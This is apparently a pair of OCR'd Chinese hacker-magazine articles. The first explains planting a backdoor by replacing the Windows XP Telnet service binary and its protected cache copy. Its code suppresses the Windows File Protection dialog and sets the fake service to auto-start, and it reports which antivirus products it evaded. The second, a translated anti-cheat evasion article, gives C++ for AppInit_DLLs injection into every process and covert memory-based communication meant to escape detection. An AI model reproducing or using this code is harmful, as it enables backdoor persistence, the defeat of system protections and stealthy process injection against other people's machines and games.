我们首先要找到一个合适的系统中已存在的服务，并且该服务不是系统的核心或重要的服务。我们要将系统内的某些服务程序替换，当然不能把系统必须的重要程序替换掉，否则用户使用计算机的重要功能将会受到影响，我们替换的应该是用户基本上不使用的服务程序。比如对于不使用 telnet 服务的用户就可以替换掉 tlntsvr.exe 程序。还有像 ClipBook、NetDDE 等服务都是 XP 系统默认安装的，且都是默认禁用和停止的。这里我们以 Telnet 服务为例来进行测试和更改。此处 Telnet 不是我们常用的客户端程序，而是服务端程序，这里对应的服务程序位置为 C:\WINDOWS\system32\tlntsvr.exe，当我们打开该服务时，就能够允许远程用户登录到此计算机并运行程序。一般用户是不会使用该服务的，所以系统中该服务默认为禁止。可以用我们编写好的后门程序替换掉这个 tlntsvr.exe 服务程序，并将该 Telnet 服务程序设为自动运行状态并启动，这样就达到了利用 Windows 系统已安装的服务启动自己程序的目的了。具体实现可分为以下三个部分。

1. 编写伪造的 Tlntsvr.exe

首先要将我们的后门程序更改为符合 Windows XP 服务规范的程序。因为服务程序需要接受系统中服务控制管理器的调度，包括服务的开始、停止和恢复等。当服务控制程序向服务程序发送以上操作的控制请求时，这些操作必须要服务程序正确响应才行，否则就会报错。我们在了解 Windows 服务原理的基础上，直接按照服务开发的标准来开发程序即可。一个服务程序内可以包含一个服务或多个服务的执行代码，但是它们都拥有固定的三个部分：服务 main 函数，服务 ServiceMain 函数和服务 Control Handler 函数。

服务 main 函数：服务程序通常以控制台的方式存在，所以它们的入口点都是 main 函数。在服务控制管理器开始一个服务程序时，会等待 StartServiceCtrlDispatcher 函数的执行。如果服务类型是 SERVICE_WIN32_OWN_PROCESS 就会立即调用 StartServiceCtrlDispatcher 函数的执行；如果服务类型是 SERVICE_WIN32_SHARE_PROCESS，通常在初始化所有服务之后再调用它。StartServiceCtrlDispatcher 函数的参数就是一个 SERVICE_TABLE_ENTRY 结构，它包含了进程内所有服务的名称和服务入口点。

服务 ServiceMain 函数：函数 ServiceMain 是服务的入口点。在服务控制程序请求一个新的服务启动时，服务控制管理器启动一个服务，并发送一个开始请求到控制调度程序，而后控制调度程序创建一个新线程来执行 ServiceMain 函数。ServiceMain 须执行以下的任务：调用 RegisterServiceCtrlHandler 函数注册一个 HandlerEx 函数来向服务发送控制请求信息，返回值是服务状态句柄，用来向服务控制管理器传送服务状态。初始化后调用 SetServiceStatus 函数，设置服务状态为 SERVICE_RUNNING。最后；就是执行服务所要完成的任务，我们将要执行的后门代码写入到该函数下，当服务启动后该代码就会顺利执行。

服务 Control Handler 函数：每个服务都有一个控制句柄 HandlerEx 函数。它会在服务进程从服务控制程序接收到一个控制请求时被控制调度程序所调用。无论何时在 HandlerEx 函数被调用时，都要调用 SetServiceStatus 函数向服务控制管理器报告它当前的状态。在用户关闭系统时，所有的控制句柄都会调用带有 SERVICE_ACCEPT_SHUTDOW 控制代码的 SetServiceStatus 函数来接收 NSERVICE_CONTROL_SHUTDOWN 控制代码。

我们将要执行的程序代码按规范写入到 ServiceMain 函数下，其他部分按照服务标准模板编写即可。当服务启动，该符合服务程序规范的后门程序就会顺利执行。

2. 用伪造的程序替换掉原始的 Tlntsvr.exe 文件

我们要将系统内的 Tlntsvr 服务程序替换为自己的后门程序，但是此类系统程序是微软操作系统重点保护的，对它的替换操作系统会用其 cache 目录下的备份文件来恢复。为了达到替换目的，我们可以同时对以上两处进行替换，让操作系统无法正确恢复 cache 文件夹中的原始文件。但这样 Windows 操作系统会弹出提示框，提示用户文件已被替换，自动防护已关闭，要求用户插入系统安装光盘进行恢复。对于这个问题我们可以用一个比较原始但却有效地办法来解决，即用程序新建一个线程后台监视替换后弹出的提示窗口，一旦发现该提示窗口，立即模拟用户单击来迅速关闭。以此来解决系统服务替换的问题。以下是实现的主要代码：

```
    if (CopyFile(SourceFileName, telnetFileName,
FALSE)&&CopyFile(SourceFileName, telnetCacheFileName, FALSE))
    {
    //如果复制成功，则开新线程监视关闭 Windows 的报错对话框
        CreateThread(NULL,0,(LPTHREAD_START_ROUTINE)Clo
seErrorBox,NULL        ,0,NULL);
    }
    void CloseErrorBox()
    {
        while (1)
        {
            MessageBoxHandle = FindWindow(NULL,"Windows 文
件保护");//只针对简体中文版的窗口提示
            if (MessageBoxHandle)
            {
                PostMessage(MessageBoxHandle,WM_QUIT,0,0);
            }
            Sleep(10);
        }
    }
```

3．更改 telnet 服务的启动类型为自动，且启动该服务

Windows XP 在默认安装的情况下 telnet 服务是禁止的，为了达到自启动的目的，我们必须要将该服务设为自动运行并启动。由于我们伪造的 telnet 服务程序 tlntsvr.exe 是按照标准的服务规范编写的，因此可以使用服务的操作函数对其进行控制，而不会出现错误。以下是更改服务类型和启动服务的代码：

```
//把 Telnet 服务改成自启动
SC_HANDLE ServerHandle,TelnetHandle;
ServerHandle =
OpenSCManager(NULL,NULL,SC_MANAGER_ALL_ACCESS);
TelnetHandle =
OpenService(ServerHandle,"TlntSvr",SERVICE_ALL_ACCESS);
ChangeServiceConfig(TelnetHandle,SERVICE_WIN32_OWN_PROCESS,SERVICE_AUTO_START,SERVICE_ERROR_NORMAL,telnetFileName,NULL,NULL,NULL,NULL,NULL,"Telnet");
StartService(TelnetHandle,0,NULL);  //启动 Telnet 服务
```


测试效果

该方法默认用户不会使用被替换掉的服务，因此程序没有考虑用户如果要使用被替换掉服务的情况。在默认安装的 Windows XP SP3 简体中文版操作系统下，分别对装有 Norton Internet Security2010、McAfee 防病毒和防火墙组合装、小红伞、KIS2010、360 安全卫士的防护软件环境下进行测试，其中前三款防护软件均能顺利通过，360 对该程序的行为有提示，而 KIS2010 对没有数字签名的程序运行时都会有提示。各位谁有好的方法通过这两种杀毒软件希望能到论坛中交流。

（编辑提醒：本文涉及的代码可以到黑客防线官方网站下载）

前置知识：无

关键字：反外挂、秘密通信



决战反外挂系统之秘密通信原理

文/图 Shawn (L. Spiro) Wilcoxen 译/ riusksk（泉哥）

前言

逃避反外挂系统的检测是当今新生游戏黑客最大的障碍，而存活最久的逃避方法当属 DLL 注入。在外面流传的黑客技术/工具是最容易被封杀的，这仅在与目标游戏进行频繁交互的系统函数上挂钩即可实现。本文涵盖了这些技术及工具绕过检测的方法，仅通过向目标进程注入 DLL 来避免调用挂钩的系统函数，进而使这些黑客工具可以访问任何目标进程，如果直接调用的话就可能会被反外挂系统发现，进而被查杀。在本文中有两份独立代码：一份是用于注入到游戏进程的 DLL 文件，一份是与 DLL 交互的工具，主要用于秘密获取目标进程的相关信息。

创建 DLL

DLL 文件是整个进程最基本的组成部分。我们先创建出一个 DLL 的基本框架，然后将其注入到进程中。关于 DLL 代码也没有什么特别之处，其源码如图 1 所示。

Listing 1. Our DLL shell simply beeps to let us know it has been injected.

```
BOOL APIENTRY DllMain( HMODULE _hModule,
    DWORD   _dwReason,
    LPVOID  _lpvReserved ) {

    switch ( _dwReason ) {
        case DLL_PROCESS_ATTACH : {
            ::Beep( 1000, 10 );
            break;
        }
    }
    return TRUE;
}
```

图 1

通过简单地调用函数 Beep()以便让我们知道此 DLL 是否被注入到目标进程了，这个可借助 DLL 注入工具，将任意进程注入我们的 DLL，如果听到响声就说明 DLL 已经被成功注入并执行了。

注意：在 Windows 7 中，Beep()函数使用默认声卡，不像其他版本的 Windows，将声音中继到主板喇叭上。

注意：为了使用 Microsoft® Visual Studio®调试 DLL，需先打开工程属性（按 Alt+F7 组合键），然后选择“Debugging”属性页，将“Command”设置为“winmine.exe”（Windows XP）或者“Minesweeper.exe”（Windows Vista 或 Windows 7）（译注：此为扫雷程序，必须输入完整路径才能执行，可通过浏览文件选择程序），以上都是在 Debug build 下创建的（读者可自行选择 Release build）。在 Debug 版本下按 F5 键启动 Minesweeper，然后使用任意软件（比如内存搜索修改工具 MHS、CheatEngine 等）注入创建的 DLL。如果此时在 DLLMain()上下断，你就可以看到当 DLL 被注入后即被断下。接着你可以从这里进行单步或普通调试。

注入 DLL

在准备测试 DLL 注入前，需要先找出一种可偷偷注入所有进程的方法。下面有几种可将 DLL 注入目标的方法，当 DLL 注入进程后，DLL 即可正常工作而不会被检测到。反外挂软件通常是检测使用 CreateRemoteThread()和 SetWindowsHookEx()暴力注入的方法，但如果你想随意地使用这些注入进程，可以看看本文所

揭露的方法：频繁被非侵入式（non_intrusive）程序所使用的 AppInit_DLLs 注册表键值（译注：AppInit_DLLs 表值是用于初始化动态链接库，它可以为任一进程调用一个 DLL 列表，当进程启动后，AppInit_DLLs 中的 DLL 文件就会注入到该程序里启动）。测试这种方法最简单地方式是手动将 DLL 文件路径添加到注册表中的 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs，然后加载一个进程，比如记事本或计算器。

注意：在 Windows XP 中，这项工作甚是简单，但在 Windows Vista 中，由于各项安全机制的保护，这种方法可能会受到限制。而在 Windows 7 上虽可实现，但只能通过一些循环跳转来修改注册表中的相同键值（LoadAppInit_DLLs 和 RequireSignedAppInit_DLLs）。对于这些系统，最好是使用一些替代 DLL 注入的方法。在将 AppInit_DLLs 设置为“F:\temp\MyDll.dll”（没有引号）时，由于此值是通过空格进行分隔的，因此只能使用不包含空格的路径。更改注册表后，打开 Windows 系统上的计算器即可听到响声了，可见 DLL 已经被加载了。若想恢复原样，只需要删除注册表中的此值然后重启即可。

通信原理

DLL 文件需要向系统中的每一个进程广播它的存在，如果有一个（或者更多）进程响应，它将会去“连接”此进程，并进行更多的通信。有很多方法可以建立一个私用通信网络，这里所谓的“私用（Private）”是指通信网络不会在软件内部引发警告。如果你使用附带 HWND_BROADCAST 和（WM_USER+0x100）参数的 SendMessage()，那么反外挂系统就会捕获此消息，并假设你的通信网络正处于活动状态，接着将会终止游戏进程。

有许多方法可用来掩盖网络通信，其中一个方法是基于 LAN 通信来侦测通信网络；其他方法根本不发送消息到目标窗口。但由于你的 DLL 文件名应该是随机的，因此只有 DLL 本身和客户端软件真正地知道 DLL 名称。如果客户端软件卸载了此 DLL，那么该 DLL 需要向其他未加载此 DLL 的进程发送秘密信息，以实现进一步的通信，这也是本文所选择的方法。客户端软件不能以其他方法进行通信，因为这可能会破坏游戏中某些保护机制。与此同时该 DLL 事先并不知道给定的进程是否是客户端进程，因此进行数据共享的地址也是无法预先确定的。此种方法可先通过 SendMessage()进行首次连接，然后再使用 ReadProcessMemory()和 WriteProcessMemory()进行后续的通信。

做好准备

在实现通信层前有几个关键问题需要处理。首先，至关重要的是，创建一个用于与目标打交道的类。这个类里面封装了一些系统函数，便于后面进行重写和修改。例如，为了直接替代函数 ReadProcess()，可通过类中某实例来调用封装函数，它会转而来调用函数 ReadProcess()。接着，当你想添加一个内核驱动程序来改变读取进程内存的方式时，你只需要简单地重写类函数，并创建一个该类的实例即可，那么使用该类中封装函数的代码均会自动得到更正。下面的代码就是这样的一个类，如图 2 所示。

Listing 2. Our CProcess class allows for easy upgrading of the methods used to interact with remote processes.

```
class CProcess {
public :
        // == Various constructors.
        WINAPI                          CProcess();
        virtual WINAPI                  ~CProcess();

        // == Functions.
        // Opens an existing local process object.
        HANDLE WINAPI       OpenProcess( DWORD _dwDesiredAccess, BOOL _
bInheritHandle, DWORD _dwProcessId );
        // Reads data from an area of memory in a specified process. The
entire area to be read must be accessible or the operation fails.
        virtual BOOL WINAPI         ReadProcessMemory( HANDLE _hProcess,
LPCVOID _lpvBaseAddress, LPVOID _lpvBuffer, SIZE_T _stSize, SIZE_T * _
lpstNumberOfBytesRead = NULL );
        // Writes data to an area of memory in a specified process. The
entire area to be written to must be accessible or the operation fails.
        virtual BOOL WINAPI         WriteProcessMemory( HANDLE _hProcess,
LPVOID _lpvBaseAddress, LPCVOID _lpvBuffer, SIZE_T _stSize, SIZE_T * _
lpstNumberOfBytesWritten = NULL );
    }   // More function wrappers follow.
```

图 2

建立连接

最后，我们通过 DLL 与客户端程序建立连接，并使用一个类来管理每次的连接。然而，为了达到这一点，我们必须先检测一下客户端程序。这似乎很简单，只是简单地将消息发送给每个进程，并判断进程是否响应。这种方法只分配一个缓冲区用于存放客户端响应信息，然后将此地址发送到每个进程中。若其中某进程的缓冲区被响应信息填充了，那么它就是客户端进程。然而不幸的是，我们可以打开多个客户端程序实例，如果他们同时将响应信息发送到同一个缓冲区，那么就有一份响应信息会丢失，而 DLL 只能与其中一个实例进行连接。因此我们需要为每个可能会响应的进程（基本上都有可能）提供一个缓冲区。一旦发现响应，我们将缓冲区发送给其受理的类，该类会处理所有与 DLL 间的通信，并对客户端程序进行响应。

通信缓冲区

我们的通信系统的工作原理是让每个程序（DLL 和客户端）将信息写入 RAM 内部指定的接收地址，此接收地址会被持续监测。每条消息以能够被 DLL 和客户端软件解析的特定格式来发送，我们可以通过结构体、联合体和枚举来构造这样的格式。首先，实际的消息类型需要被枚举，如图 3 所示。

Listing 3. Types of messages we can handle.

```
typedef struct HITB_COMMUNICATION_BUFFER {
        // The various kinds of messages we support.
        enum HITB_MESSAGE {
                // This type of buffer is used by this DLL to wait for a
reply from a potential client.
                HITB_INITIATECONTACT,
                // The initial reply is used to tell this DLL that the
replying process is a client and to provide   some information needed for them
to communicate.
                HITB_INITIALREPLY,
                // Once a connection is made, this indicates an idle state.
The DLL is waiting for a request.
                HITB_IDLE,
        };
        // The Windows message we send to start the first communication.
Known by both processes.
        enum HITB_INITIAL_CONTACT_MESSAGE {
                HITB_INIT_MESSAGE                       = (WM_APP + 23),
// Arbitrarily chosen,
but known to both this DLL and the client application.
        };
```

图 3

其次，每条消息格式的定义如图 4 所示。

Listing 4. Unions of structures will define what data is associated with each message.

```
        // This structure contains the data for initiating contact.
        struct HITB_INITIATECONTACT_DATA {
                /** An 8-character password known only between this DLL and
the client software.
                 *          If the password is wrong, the initial message is ignored.
*/
                BYTE                                    bPass[8];
        };
        // This structure contains the data for the client process to fill
out when replying.
        struct HITB_INITIALREPLY_DATA {
        };
```

图 4

最后使用一个联合体让单个结构体以图 4 中所示的格式来包含数据。具体代码如图 5 所示。

Listing 5. Gathering each of the message formats together in a union.

```
    // The type of data in the structure.
    HITB_MESSAGE                          mType;
    // ID of the target process.
    DWORD                                 dwId;
    // Address in the other application where this message was put.
    HITB_COMMUNICATION_BUFFER *           pcbRemoteAddress;
    // The data for each type of communication that can happen.
    union HITB_COM_DATA {
        // Data for waiting for a reply.  Used by this DLL.
        HITB_INITIATECONTACT_DATA    idWaitReply;
        // Data filled out by the client when it replies.
        HITB_INITIALREPLY_DATA                 idReplyFromHost;
    }                                     u;
} * LPHITB_COMMUNICATION_BUFFER, * const LPCHITB_COMMUNICATION_BUFFER;
```

图 5

注意，在客户端和 DLL 中均将使用这种结构体。

首次连接

当 DLL 想盯梢未注入 DLL 的程序时，就需要先尝试初始化连接。由于 DLL 欲注入到每一个启动进程中（但并局限于此），因此我们可以假设未被注入 DLL 的进程会有意地从其自身卸载 DLL，并有可能成为我们想要建立连接的客户端软件。此外，假设游戏进程受反外挂系统保护，那么恶意程序将很难发送可疑的探测消息给游戏进程。一般来说所有的连接工作都是相同的。客户端软件将有一个内存区域，此内存受到 DLL 的严格监管，当检测到有变更时，就会利用同一缓冲区来回应消息，然而初始化连接就需要发送一个 Windows 消息来设置这一切。更为复杂的是，DLL 并不知道哪个客户端窗口是首次连接的窗口，因此它必须发送消息给每一个由客户端线程创建的窗口。这个代码虽简单，但很长，关于代码解释如图 6 所示。

调用 EnumThreadWindows（ ）需要以下辅助函数，这个函数实际是用于发送消息给客户端，以请求获得响应，代码如图 7 所示。

其中，m_lpcbBuffers 是一个由 std::vector<LPHITB_COMMUNICATION_BUFFER> m_lpcbBuffers 定义的类成员。我们用它记录下每一次的初始化连接，并用它来判断是否得到响应。关于这个函数，一旦我们拥有一个可能是客户端进程的 ID，就可以通过调用 CDllMagic::InitiateCommunication()开始进行通信。现在我们需要做的就是找出客户端进程。

Listing 6. The code for initiating contact from the DLL.

```
        if ( !hProc ) { return; }
        // Allocate memory inside the given process.
        LPVOID lpvAddress = pProc.VirtualAllocEx( hProc, NULL, sizeof( HITB_
COMMUNICATION_BUFFER ), MEM_COMMIT, PAGE_READWRITE );
        if ( !lpvAddress ) {
            // Abort!
            ::CloseHandle( hProc );
            return;
        }
        // Memory allocated.
        // Prepare the data to write to that address.
        HITB_COMMUNICATION_BUFFER cbBuffer;
        // Type of communication.
        cbBuffer.mType = HITB_COMMUNICATION_BUFFER::HITB_INITIATECONTACT;
        // We give our process ID to the client.
        cbBuffer.dwId = ::GetCurrentProcessId();
        // Apply the secret password which can change in order to avoid imposters.
        // Without this, an anti-cheat system could use our communication network
        // to detect our software by posting an initial message to every window on
        // the system and seeing which processes reply to that message. Our password
        // will always be changing and the client software will not reply if the
        // password is wrong, so anti-cheats cannot use this tactic to detect our
        // communications.
        // For brevity, we hardcode a password, but this should be made dynamic.
        ::CopyMemory( cbBuffer.u.idWaitReply.bPass, "012345678",
sizeof( cbBuffer.u.idWaitReply.bPass ) );
        // Write the data at the allocated address in the given process.
        if ( !pProc.WriteProcessMemory( hProc, lpvAddress, &cbBuffer, sizeof(
cbBuffer ), NULL ) ) {
        // Deallocate.
        pProc.VirtualFreeEx( hProc, lpvAddress, 0, MEM_RELEASE );
        // Let go of the process.
        ::CloseHandle( hProc );
        return;
        }
        // Buffer was written externally.
        // Make a record of this locally. Same kind of buffer but different data.
        ::EnterCriticalSection( &m_csCrit );
        LPHITB_COMMUNICATION_BUFFER lpcbNew = NULL;
        try {
            lpcbNew = new HITB_COMMUNICATION_BUFFER();
            m_lpcbBuffers.push_back( lpcbNew );
            // Our local record needs the ID of the given process.
            lpcbNew->dwId = _dwId;
            lpcbNew->mType = HITB_COMMUNICATION_BUFFER::HITB_INITIATECONTACT;
            lpcbNew->pcbRemoteAddress = static_cast<HITB_COMMUNICATION_
BUFFER *>(lpvAddress);
        }
        catch ( ... ) {
            // Will either be NULL or the valid return of a new HITB_
COMMUNICATION_BUFFER().
            // If coming here and not NULL, it will be a leak if not deleted.
            delete lpcbNew;
            // Deallocate.
            pProc.VirtualFreeEx( hProc, lpvAddress, 0, MEM_RELEASE );
            // Let go of the process.
            ::CloseHandle( hProc );
            ::LeaveCriticalSection( &m_csCrit );
            return;
        }
        ::LeaveCriticalSection( &m_csCrit );
        // We are done with the process.
        ::CloseHandle( hProc );
        // From here out we do not clean up on errors.
        // The last step is to tell the process that we sent a buffer to it.
        // Send a message to every window in the process.
        HANDLE hSnap = ::CreateToolhelp32Snapshot( TH32CS_SNAPTHREAD, 0UL );
        if ( hSnap == INVALID_HANDLE_VALUE ) {
            return;
        }
        // Sets dwSize to the correct value and zero's everything else.
        THREADENTRY32 teEntries = { sizeof( THREADENTRY32 ) };
        if ( ::Thread32First( hSnap, &teEntries ) ) {
            do {
                if ( teEntries.th32OwnerProcessID == _dwId ) {
                    // Send the message to all windows on this thread.
                    ::EnumThreadWindows( teEntries.
th32ThreadID, InitiateContactOnThreadWindows, reinterpret_cast<LPARAM>( lpcbNew )
);
                }
            } while ( ::Thread32Next( hSnap, &teEntries ) );
        }
        ::CloseHandle( hSnap );
}
```

图 6

Listing 7. The helper function.

```
/**
 * Callback for enumerating windows on a thread.
 */
BOOL CALLBACK CDllMagic::InitiateContactOnThreadWindows( HWND _hWnd, LPARAM
_lParam ) {
        // The buffer to which _lParam points has the information we need to
send to the window.
        LPHITB_COMMUNICATION_BUFFER lpcbBuffer =
reinterpret_cast<LPHITB_COMMUNICATION_BUFFER>( _lParam );
        ::PostMessage( _hWnd, HITB_COMMUNICATION_BUFFER::HITB_INIT_MESSAGE, 0,
                reinterpret_cast<LPARAM>( lpcbBuffer->pcbRemoteAddress ) );
        return TRUE;
}
```

图 7

查找客户端

从理论上来讲，查找客户端相对比较简单。由于查找过程必须持续进行，因此搜索例程必须是双线程的，以无限循环交替地进行搜索工作，直至被通知终止。另外，它不能消耗过多的 CPU 资源，因此它必须处于低优先级，并在循环中存在一定的休眠过程。在循环搜索中，对于无响应的进程，将不再打开，并移除相关的通信记录，然后释放资源。出于简洁没有附上这段代码，但在下面代码中会有所讲解，如图 8 所示，它是个静态函数，因为后面它将调用 CreateThread()函数。

Listing 8. The main logic for the DLL, which primarily sits and searches for client applications.

```
class CDllMagic {
        static DWORD WINAPI SearchThread( LPVOID _lpvParm );
};

/**
 * The thread that monitors all processes searching for the client process.
 */
DWORD WINAPI CDllMagic::SearchThread( LPVOID _lpvParm ) {
        CDllMagic * pmmThis = reinterpret_cast<CDllMagic *>( _lpvParm );
        // When the thread first begins, some required DLL's may not have
been loaded yet.
        // Sleep for just a second.
        ::Sleep( 1000UL );
        while ( pmmThis->m_bRun ) {
                // Run over all processes, sending a query to each if necessary.
                HANDLE hSnap = ::CreateToolhelp32Snapshot( TH32CS_
SNAPPROCESS, 0UL );
                if ( hSnap != INVALID_HANDLE_VALUE ) {
                        // Sets dwSize to the correct value and zero's
everything else.
                        PROCESSENTRY32 peEntries = { sizeof( PROCESSENTRY32
) };
                        if ( ::Process32First( hSnap, &peEntries ) ) {
                                do {
                                        // If this DLL is inside the
process, move on.
                                        if ( pmmThis->DllIsInProc(
peEntries.th32ProcessID ) ) {
                                                continue;
                                        }
                                        // See if the process ID is
already in our communications array.
                                        size_t stIndex = pmmThis-
>FindBuffer( peEntries.th32ProcessID );
                                        if ( stIndex == ~0UL ) {
                                                // Attempt to initiate
communication with this process.
                                                pmmThis-
>InitiateCommunication( peEntries.th32ProcessID );
                                        }
                                } while ( ::Process32Next( hSnap,
&peEntries ) );
                        }
                        // Free resources.
                        ::CloseHandle( hSnap );
                }
                // Only need to check about 3 times per second.
                ::Sleep( 1000UL / 3UL );
        }
        return 0UL;
}
```

图 8

DllIsInProc 简单地扫描进程中与当前 DLL 同名的模块，代码如图 9 所示。

Listing 9: DllIsInProc() scans a process for a module whose name matches the name of this DLL.

```
class CDllMagic {
        BOOL WINAPI DllIsInProc( DWORD _dwId );
}

/**
 * Determines whether or not this DLL is loaded in the given process.
 */
BOOL WINAPI CDllMagic::DllIsInProc( DWORD _dwId ) {
        HANDLE hSnap = ::CreateToolhelp32Snapshot( TH32CS_SNAPMODULE, _dwId );
        if ( hSnap == INVALID_HANDLE_VALUE ) {
                return false;
        }

        // Get the name of this DLL. We are working with the *W API
manually, so compiler settings do not matter. Working with file names always
requires working with wide-character buffers. Note that buffers for file
names/paths such as the one below must always be MAX_PATH in length, not a
hard-coded constant such as 256 or 260 (which is the value of MAX_PATH).
        WCHAR szThisName[MAX_PATH];
        ::GetModuleFileNameW( m_hDll, szThisName, MAX_PATH );
        ::PathStripPathW( szThisName );

        // Sets dwSize to the correct value and zero's everything else.
        MODULEENTRY32W meEntries = { sizeof( MODULEENTRY32W ) };

        if ( ::Module32FirstW( hSnap, &meEntries ) ) {
                do {
                        if ( ::StrCmpIW( szThisName, meEntries.szModule ) == 0 ) {
                                // Found it.
                                ::CloseHandle( hSnap );
                                return TRUE;
                        }
                } while ( ::Module32NextW( hSnap, &meEntries ) );
        }

        ::CloseHandle( hSnap );
        return FALSE;
}
```

图 9

然后，我们从新的主入口点来运行 DLL，代码如图 10 所示。

Listing 10. Our new DLL entry point

```
CDllMagic * g_pmmLogic = NULL;

BOOL APIENTRY DllMain( HMODULE _hModule,
        DWORD _dwReason,
        LPVOID _lpvReserved ) {
        switch ( _dwReason ) {
                case DLL_PROCESS_ATTACH : {
                        ::Beep( 1000, 100 );
                        g_pmmLogic = new CDllMagic();
                        g_pmmLogic->Run( _hModule );
                        break;
                }
                case DLL_PROCESS_DETACH : {
                        delete g_pmmLogic;
                        break;
                }
        }
        return TRUE;
}

WINAPI CDllMagic::~CDllMagic() {
        Stop();
        ::DeleteCriticalSection( &m_csCrit );
}

/**
 * Run the logic.  Starts threads and does everything that needs to be done.
 */
VOID WINAPI CDllMagic::Run( HMODULE _hHandle ) {
        m_hDll = _hHandle;
        m_bRun = TRUE;

        m_hSearchThread = ::CreateThread( NULL, 0UL, SearchThread, this,
0UL, NULL );
}

/**
 * Stop everything.
 */
VOID WINAPI CDllMagic::Stop() {
        // Tell the search thread to stop.
        m_bRun = FALSE;

        // Wait for it to stop.
        ::WaitForSingleObject( m_hSearchThread, INFINITE );
        ::CloseHandle( m_hSearchThread );
        m_hSearchThread = NULL;
}
```

图 10

客户端响应

当 DLL 广播消息时，客户终端的首要任务是用于接收这些信息。由于消息被发送到每一个窗口，因此很容易捕获，其代码如图 11 所示。

Listing 11. The client message handler used to catch the initial message sent by the DLL.

```
LRESULT CALLBACK CClient::MsgHandler( HWND _hWnd, UINT _uiMessage, WPARAM
_wParam, LPARAM _lParam ) {
        switch( _uiMessage ) {

                case HITB_COMMUNICATION_BUFFER::HITB_INIT_MESSAGE : {
                        // A DLL is trying to communicate with us! Handle it.
                        break;
                }
        }
        return DefWindowProc( _hWnd, _uiMessage, _wParam, _lParam );
}
```

图 11

我们在客户端程序的主窗口过程中捕获消息，参数_lParam 用于保存进程上下文中的通信缓冲区地址。为了测试你的系统是否处于工作状态，可在 break 上面使用一段无用代码（比如“int jhgdjhg = 0;”，并在此代码上下断，然后在 Microsoft® Visual Studio®中以调试模式来运行客户端，接着再注入 DLL 到其他进程）。若注入后触发断点，说明系统正处于运行状态。

如在 DLL 中一样，我们同样使用一个类来处理与 DLL 的通信。这个类确实很简单，它仅需要一个通信缓冲区的指针，以及与此缓冲区交互的接口。对于每个发送到 DLL 的请求均会使用到此接口。例如，当我们想读取一个被 DLL 感染的进程内存时，通过这个类就可以处理进程所有可能引发的情况，包括成功完成读取操作和读取失败的情况。这个类如图 12 所示。

Listing 12. The shell of our connection class from the client's point of view.

```
/**
 * Represents a single connection to a DLL. This just keeps track of which
processes have been infected by the DLL and provides an interface for
working with the connected DLL.
 */
class CClientConnection {
public :
        CClientConnection( LPVOID _lpvBuffer );
        ~CClientConnection();

protected :
        // == Members.
        // Buffer where communication takes place.
        volatile LPHITB_COMMUNICATION_BUFFER                    m_lpcbBuffer;
};

CClientConnection::CClientConnection( LPVOID _lpvBuffer ) :
        m_lpcbBuffer( reinterpret_cast<LPHITB_COMMUNICATION_BUFFER>(
_lpvBuffer) ) {
        // Connection made!
        m_lpcbBuffer->mType = HITB_COMMUNICATION_BUFFER::HITB_INITIALREPLY;
}
CClientConnection::~CClientConnection() {
        // Remove the buffer associated with this connection.
        ::VirtualFree( m_lpcbBuffer, 0, MEM_RELEASE );
}
```

图 12

